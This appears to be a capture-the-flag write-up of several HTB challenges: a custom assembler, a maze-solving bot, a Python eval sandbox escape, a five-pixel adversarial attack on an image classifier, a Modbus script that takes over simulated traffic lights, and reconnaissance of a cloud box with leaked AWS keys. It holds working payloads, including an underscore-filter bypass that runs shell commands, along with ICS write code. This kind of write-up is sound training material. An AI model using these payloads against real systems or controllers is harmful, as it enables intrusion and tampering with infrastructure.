
1. `<ins> <arg1>, <arg2>` →
   `<código ins><arg1 valor><arg2 valor> (cada uno un byte)`

2. <ins> → <código ins>0000 (Cuando no tiene argumentos)
Ejemplos: movl ax, 10 → 10010a, jnz → 0e0000

```
regs = {"ax": "00", "bx": "01", "cx": "02", "dx": "03"}
ins = {
       "sub" : "01",
       "clr" : "030000",
       "rst" : "040000",
       "jmp" : "05",
       "jg"  : "080000",
       "jge" : "090000",
       "jl"  : "0a0000",
       "jle" : "0b0000",
       "je"  : "0c0000",
       "jz"  : "0d0000",
       "jnz" : "0e0000",
       "movl": "10",
       "call": "11",
       "ret" : "120000",
       "cmp" : "13",
       "push": "14",
       "pop" : "15",
       "mmiv": "17",
       "mmov": "18",
       "msk" : "1a0000",
       "mskb": "1b0000"}
```

There are 2 instructions that cannot be guessed using the above technique: “msk” and “mskb”. We only have a few op codes left so we tried them: “19, 1a, 1b, 1c, …” and check the result in the simulator. For example for “msk” we have to see that:


BX = (AX AND DX) OR BX



Lastly, we have to translate the tags (:sub4, :sub5, …). We see from the example that we have to get the instruction number and not the byte number. We can iterate through the program and calculate it. In the second iteration, we assemble the instructions replacing the tags with the values we calculated.

```
position = 0
# Add all the tags first.
for l in lines:
    if ":" == l[0]:
        tags[l.split()[0]] = position
        continue
    # Tags refer to the instruciton, not the byte.
    position += 1
```

After lots of debugging, we compiled the program, loaded it in the RAM and the flag is printed: **HTB{f1rm_15_b3tw33n_h4rd_4nd_50ft}**



Flag: HTB{f1rm_15_b3tw33n_h4rd_4nd_50ft}

Misc

Insane Bolt

This insane scientist wants to craft the most powerful android in the world! Help him collect many 🔩 to achieve his goal. Also, he needs many 💎 to make it even more strong and powerful than any other android. Good luck adventurer!

We are given a port and an IP. When we connect to it through nc we can play a game and we get the next instructions:

```
###############
# Instructions
#
# Help the 🤖 reach the 💎.
# You need to find the shortest route.
# You need to collect 500 💎 and at least 5000 🔩.
# The solution should be given in the format: DLR (Down, Left, Right)
###############
```

At the start, we thought of parsing the maze we needed to solve and applying the well-known Dijkstra's algorithm. At the end, we thought it would be easier to implement a simpler version of this that we could easily program. The algorithm consists of creating the decision tree but cutting out the leaves that have been already visited (we want the shortest path). We would expand this tree like a breadth-first search, so first we are searching for all paths with depth 1, then all paths with depth 2. This way, when we find the 💎 we are sure that the path we have found is the shortest one.

```python
p = remote("209.97.132.64",30750)
p.recvuntil(b"> ")
p.sendline(b"2")
# Remove first line and last two because they dont belong to the map.

while True:
    res = p.recvuntil("> ")
    lines = res.decode("utf-8").split("\n")[1:-2]
    new_lines = []
    for l in lines:
        new_l = l.replace("☠ ","X")
        new_l = new_l.replace("🔩","O")
        new_l = new_l.replace("💎","F")
        new_l = new_l.replace("🤖","S")
        new_l = new_l.replace(" ", "")
        new_lines.append(new_l)

    lines = new_lines

    for (l, line) in enumerate(lines):
        try:
            start_pos = (l, line.index("S"))
            break
        except ValueError:
            pass

    x, y = start_pos
    tree = [["",x,y]]
    known_pos = [[x,y]]
```

First, we connect using *pwntools* and parse the map so we have the map in a matrix in an easier to manipulate format. Additionally, we find the starting point.

```
while True:
    new_depth = []
    sol = False
    for mov in tree:
        #print("Mov: ", mov)
        sol, moves = add_tree("D",mov[1], mov[2], mov[0], new_depth,known_pos)
        if sol:
            break
        sol, moves = add_tree("L",mov[1], mov[2], mov[0], new_depth,known_pos)
        if sol:
            break
        sol, moves = add_tree("R",mov[1], mov[2], mov[0], new_depth,known_pos)
        if sol:
            break
        #lines[mov[1]][mov[2]].replace("O",X)
    if(sol):
        print("Sol:", moves)
        p.sendline(moves)
        res = p.recvuntil(b"!")
        if(b"500" in res):
            p.interactive()
        print(res)
        res = p.recvuntil(b"!")
        break

    #print("new_depth:", new_depth)

    tree = new_depth.copy()
```

Then, we add to the tree we are building a leaf as mentioned before. If one of these leaves is the diamond, we stop building the tree. If we have found a total of 500 diamonds we use the interactive function of pwntools to interact through the terminal and nc tool with the server. (We should have checked for the 5000 bolts, but there are -in average- more than 10 bolts each maze, thus, after one run we already got the flag).

```python
#We expand the tree
def add_tree(facing,x ,y ,moves, new_depth, known_pos):
    if(facing == "D"):
        new_x = x + 1
        new_y = y
    elif(facing == "R"):
        new_x = x
        new_y = y + 1
    else:
        new_x = x
        new_y = y - 1

    if lines[new_x][new_y] == "O" and [new_x, new_y] not in known_pos:
        known_pos.append([new_x, new_y])
        new_moves = moves
        new_moves += facing
        new_depth.append([new_moves,new_x,new_y])
        return False, new_moves

    elif lines[new_x][new_y] == "F":
        moves += facing
        return True, moves

    else:
        return False, False
```

This function adds leaves to the tree. It checks if the leaf is the diamond or not (and returns it as the first parameter) and if the leaf has already been visited. If it has not been visited, the leaf is added to the tree.

This is the output of the script shown.

```
b'[+] You have 476 \xf0\x9f\x92\x8e!'
Sol: DLLLLDDLLLDDDRDDD
b'[+] You have 477 \xf0\x9f\x92\x8e!'
Sol: DLLLLLLDDDLDDDRDDDDLDDRDD
b'[+] You have 478 \xf0\x9f\x92\x8e!'
Sol: DLLLLLDDDLDDDDDDLDDDRDD
b'[+] You have 479 \xf0\x9f\x92\x8e!'
Sol: DLDDLDDDDDDDLLD
b'[+] You have 480 \xf0\x9f\x92\x8e!'
Sol: DDDLLDLDDRDDDDDDDDLDDD
b'[+] You have 481 \xf0\x9f\x92\x8e!'
Sol: DLDDDDLLLDDDDRDDD
b'[+] You have 482 \xf0\x9f\x92\x8e!'
Sol: DLDDRDDDRRDDLLD
b'[+] You have 483 \xf0\x9f\x92\x8e!'
Sol: DLDDDDDDDDRDDDDD
b'[+] You have 484 \xf0\x9f\x92\x8e!'
Sol: DLDLLLLLDDDDDDDLDD
b'[+] You have 485 \xf0\x9f\x92\x8e!'
Sol: DLLDDDDLLDDDDLLDDDLDDDD
b'[+] You have 486 \xf0\x9f\x92\x8e!'
Sol: DDLDDRDDDLLDDLDD
b'[+] You have 487 \xf0\x9f\x92\x8e!'
Sol: DDRDDDRRDDLDDDLDDDD
b'[+] You have 488 \xf0\x9f\x92\x8e!'
Sol: DLDLLDDRDDLLDDLDDD
b'[+] You have 489 \xf0\x9f\x92\x8e!'
Sol: DLLLLDDLLLDDDDDDDRDDD
b'[+] You have 490 \xf0\x9f\x92\x8e!'
Sol: DLLLLDDDRDDDDLDDRDRDRRDDDLDD
b'[+] You have 491 \xf0\x9f\x92\x8e!'
Sol: DLDDLLDDDDRDDDDDDLDD
b'[+] You have 492 \xf0\x9f\x92\x8e!'
Sol: DLLDLDLLDLDDLDDD
b'[+] You have 493 \xf0\x9f\x92\x8e!'
Sol: DLLDDDRDDDDDRDDDDLDDLDDD
b'[+] You have 494 \xf0\x9f\x92\x8e!'
Sol: DLLDDLDDLLDDDDD
b'[+] You have 495 \xf0\x9f\x92\x8e!'
Sol: DLDDLDDDRDDDRDDLLDDDDD
b'[+] You have 496 \xf0\x9f\x92\x8e!'
Sol: DDDRDDLLLLLLDDDRDDDLDDRRRDRD
b'[+] You have 497 \xf0\x9f\x92\x8e!'
Sol: DLDDLLDLDDLDDRRDDDDDLDDDD
b'[+] You have 498 \xf0\x9f\x92\x8e!'
Sol: DDLDDDDDDDDRDDLDDD
b'[+] You have 499 \xf0\x9f\x92\x8e!'
Sol: DLLLDDLDDDDLLDDDDDDDDD
[*] Switching to interactive mode

[+] You have 10042 🔩 !
[+] Congratulations! This is your reward!

HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}

[*] Got EOF while reading in interactive
```

Flag: HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}

Misc

Tree of danger

As you approach SafetyCorp's headquarters, you come across an enormous cogwork tree, and as you watch, a mechanical snake slithers out of a valve, inspecting you carefully. Can you build a disguise, and slip past it?

In this challenge we are given the program that is being run on the server.

```
def is_safe(expr: str) -> bool:
    for bad in ['_']:
        if bad in expr:
            # Just in case!
            print("Found _")
            return False
    return is_expression_safe(ast.parse(expr, mode='eval').body)


if __name__ == "__main__":
    print("Welcome to SafetyCalc (tm)!\n"
          "Note: SafetyCorp are not liable for any accidents that may occur while using SafetyCalc")
    while True:
        ex = input("> ")
        if is_safe(ex):
            try:
                print(eval(ex, {'math': math}, {}))
            except Exception as e:
                print(f"Something bad happened! {e}")
        else:
            print("Unsafe command detected! The snake approaches...")
            exit(-1)
```

As we can see, the program takes the input, and if it doesn't find any **"_"** and the function *is_expression_safe* returns *True***,** then, the input is used as the input of an *eval*. If we bypass these checks, we can run arbitrary code. Reading the code, we find this particular function *is_dict_safe:*

```
def is_dict_safe(node: ast.Dict) -> bool:
    for k, v in zip(node.keys, node.values):
        if not is_expression_safe(k) and is_expression_safe(v):
            return False
    return True
```

It looked very suspicious, as if *is_expression_safe* of the key returned True, then the clause is false, and the second part of the and, that is the value of the key, is not checked.

We build the next string to bypass the checks:

{2:eval(str(chr(95)) + str(chr(95)) + "import" + str(chr(95)) + str(chr(95)) + "('os').system('cat flag.txt')")}

2 is a permitted string, so we can insert what we want as its value in the dictionary.
We use str(chr(95)) as the eval will interpret it as "_" and it can bypass the check for no underscore chars.
Therefore, the eval will run the string *"__import__('os').system('cat flag.txt')"*. In this case, if there is a flag.txt in the same folder as the program, it will print its content. Let's see what happened when we use the string as input when connecting with nc to the given port and IP:

```
(base) zombor@zombor:~/HTBCTF$ nc 167.172.58.213 31365
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while using SafetyCalc
> {2:eval(str(chr(95)) + str(chr(95)) + "import" + str(chr(95)) + str(chr(95)) + "('os').system('cat flag.txt')")}
HTB{45ts_4r3_pr3tty_c00l!}{2: 0}
```

Flag: HTB{45ts_4r3_pr3tty_c00l!}

Misc


Sigma Technology

We are given a Python script and a TensorFlow model. Our objective is to tamper at most 5 pixels from a dog image and make the machine learning model to misclassify it as something not animal (our options are 'airplane', 'automobile', 'ship' or 'truck'). Using the offline machine learning Python script, we can try to tamper some pixels and see the confidence that the classifier has computed the results (with some modifications to better compare the results).


The image without any modifications produced the next confidences:

```
┌──(root💀kali)-[/mnt/shared/ctf/htbuni/misc_sigma_technology]
└─# python3 model.py
[1] dog: 0.999869704246521
[2] deer: 5.456026701722294e-05
[3] horse: 5.165484981262125e-05
[4] cat: 1.754855111357756e-05
[5] frog: 6.305067017819965e-06
[6] automobile: 6.919756856405002e-08
[7] bird: 3.207550136608006e-08
[8] truck: 4.678970100258084e-09
[9] airplane: 2.1547568174185017e-09
[10] ship: 1.4958708716150682e-09

Result: dog
```


We tried with some basic pixel changes: insertions of a black or white pixel in all the possible coordinates and check which one produced the highest confidence for a non-animal classification. The white pixel tamper did not make any substantial change, but the black one did (1.9082898e-05 confidence that the dog was an airplane with one pixel). We kept adding black pixels on the coordinates with the highest confidence, noticing that the airplane confidence was increasing while the dog confidence was decreasing. With only 3 pixel changes we achieved to misclassify it as an airplane.



To fully exploit the misclassification, we used the 5 pixel changes available and the model classified it, with a very high confidence, as an airplane.



With the known changes, we inserted them into the web service and the flag was shown, as the robot scanned it as an airplane.



```python
def loadDoggo():
    return np.array(Image.open('./dog.png').convert('RGB'))


def getModifications(c, input):
    maxvalues = {
        'airplane': 0,
        'automobile': 0,
        'ship': 0,
        'truck': 0
    }

    input[24,11] = [0,0,0]
    input[18,25] = [0,0,0]
    input[11,19] = [0,0,0]
    input[15,9] = [0,0,0]
    input[27,10] = [0,0,0]

    for i in range(len(input)):
        for j in range(len(input[0])):
            m = np.copy(input)
            m[i,j] = [0,0,0]
            conf = c.predict(m)[0]
            for ind, cl in enumerate(class_names):
                if cl in maxvalues:
                    if conf[ind] > maxvalues[cl]:
                        maxvalues[cl] = conf[ind]
                        print("Mejor {}: {}, {}".format(cl, i,j))

    print(maxvalues)

c = SigmaNet()
doggo = loadDoggo()
#m = getModifications(c, doggo)
#print("\nResult: {}".format(c.predict_one(m)))

# Final exploit
doggo[24,11] = [0,0,0] # 24,11,0,0,0
doggo[18,25] = [0,0,0] # 18,25,0,0,0
doggo[11,19] = [0,0,0] # 11,19,0,0,0
doggo[15,9] = [0,0,0]  # 15,9,0,0,0
doggo[27,10] = [0,0,0] # 27,10,0,0,0

# Win si lo clasifica como 'airplane', 'automobile', 'ship' o 'truck'
print("\nResult: {}".format(c.predict_one(doggo)))
#Image.fromarray(doggo.astype('uint8'), 'RGB').show()

# HTB{0ne_tw0_thr33_p1xel_attack}
```


Flag: HTB{0ne_tw0_thr33_p1xel_attack}

Scada

LightTheWay

We are given an IP and port. The objective is to take control of the traffic lights and set a safe route for the train to go. That is, setting as green the light for the desired junction and direction for the train, while the rest are red. The initial scenario was the following:

With some tools for interacting with Modbus services, we noticed that some coils at different addresses at the units 1 to 6 are activated. Changing some of them made the lights change, following some logic The holding registers for the mentioned units also had some values written, that we decoded to the “auto_mode:true” string. Writing the string “auto_mode:false” to them, seemed to disable the automatic logic and the lights could be changed without interference.




Now, we had to figure out how the junctions' lights had to be set in order to clear the safe way. With all the information, we wrote a Python script that fully-solved the scenario, by first setting the auto_mode to false and then properly setting the traffic lights.

```python
from pymodbus.client.sync import ModbusTcpClient
import requests

HOST = "10.129.96.95"
PORT = 502
client = ModbusTcpClient(HOST, PORT)

SEMAPHORES = ["NG","NY","NR","EG","EY","ER","SG","SY","SR","WG","WY","WR"]
SOLUTION = {
    1: [571, "WG"],
    2: [1920, "NG"],
    3: [529, "--"],
    4: [1266, "WG"],
    5: [925, "--"],
    6: [886, "WG"]
}

def readHoldingRegisters(client, address=0, num=100, unit=1):
    inc = 60
    while address < num:
        rr = client.read_holding_registers(address, inc, unit=unit)
        print ("".join(chr(r) for r in rr.registers))
        address += inc

def writeHoldingRegisters(client, values, start=0 , unit=1):
    client.write_registers(start, values, unit=unit)

def writeCoil(client, address, value, unit=1):
    client.write_coil(address, value, unit=unit)

print("[*] Getting initial status of junctions")
for i in range(1,7):
    print("     Junction {} -> ".format(i), end = "")
    readHoldingRegisters(client, num=20, unit=i)

print("[*] Setting auto_mode to false")
for i in range(1,7):
    print("     Junction {}: ".format(i), end = "")
    writeHoldingRegisters(client, [ord(c) for c in "auto_mode:false"], unit=i)
    print("Done.")

print("[*] Setting safe way")
for unit in range(1,7):
    print("     Junction {}: ".format(unit), end = "")
    startCoil = SOLUTION[unit][0]
    green = SOLUTION[unit][1]
    for i in range(len(SEMAPHORES)):
        value = True if SEMAPHORES[i] == green else False
        if not value and SEMAPHORES[i][-1] == "R" and SEMAPHORES[i][0] != green[0]:
            value = True
        writeCoil(client, startCoil + i, value, unit=unit)
    print("Done.")

# Get flag from /api
r = requests.get("http://{}/api".format(HOST))
print("Flag: {}".format(r.json()["flag"]))
```

A video with the solving process can be found here:

https://twitter.com/i/status/1462758345249538053



Flag: HTB{w3_se3_tH3_l1ght}

Cloud

Epsilon

We first did an nmap scan:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   10.129.96.99:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Updating Tracking API  # Please enter the commit message for...
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that there is a Git repository under port 80. We cannot clone it because directory browsing is off but we can download the files individually if we know the path. Fortunately there is a tool (rip-git) that does that: automatically downloading the index, getting the hashes, downloading the data for that hash, rinse and repeat. The first thing that we see is the code for the server:

```python
import jwt
from flask import *

app = Flask(__name__)
secret = '<secret_key>'

def verify_jwt(token,key):
    try:
        username=jwt.decode(token,key,algorithms=['HS256',])['username']
        if username:
            return True
        else:
            return False
    except:
        return False

@app.route("/", methods=["GET","POST"])
def index():
    if request.method=="POST":
        if request.form['username']=="admin" and request.form['password']=="admin"
            res = make_response()
            username=request.form['username']
            token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
            res.set_cookie("auth",token)
            res.headers['location']='/home'
            return res,302
        else:
            return render_template('index.html')
    else:
        return render_template('index.html')
```

The most important thing is that if we have to forge a JWT token in order to log in but we do not know the secret (yet).

There are 4 commits and if we go to the first one we find some aws credentials that were later deleted.

```
session = Session(
    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilong.htb')
aws_lambda = session.client('lambda')
```

We can use the aws cli with this credentials to list the lambda functions:


```
{
    "Functions": [
        {
            "FunctionName": "costume_shop_v1",
            "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
            "Runtime": "python3.7",
            "Role": "arn:aws:iam::123456789012:role/service-role/dev",
            "Handler": "my-function.handler",
            "CodeSize": 478,
            "Description": "",
            "Timeout": 3,
            "LastModified": "2021-11-21T16:10:38.600+0000",
            "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
            "Version": "$LATEST",
            "VpcConfig": {},
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "0704ef10-7e56-4585-a7b4-d190e6bc64a7",
            "State": "Active",
            "LastUpdateStatus": "Successful",
            "PackageType": "Zip"
        }
    ]
}
```


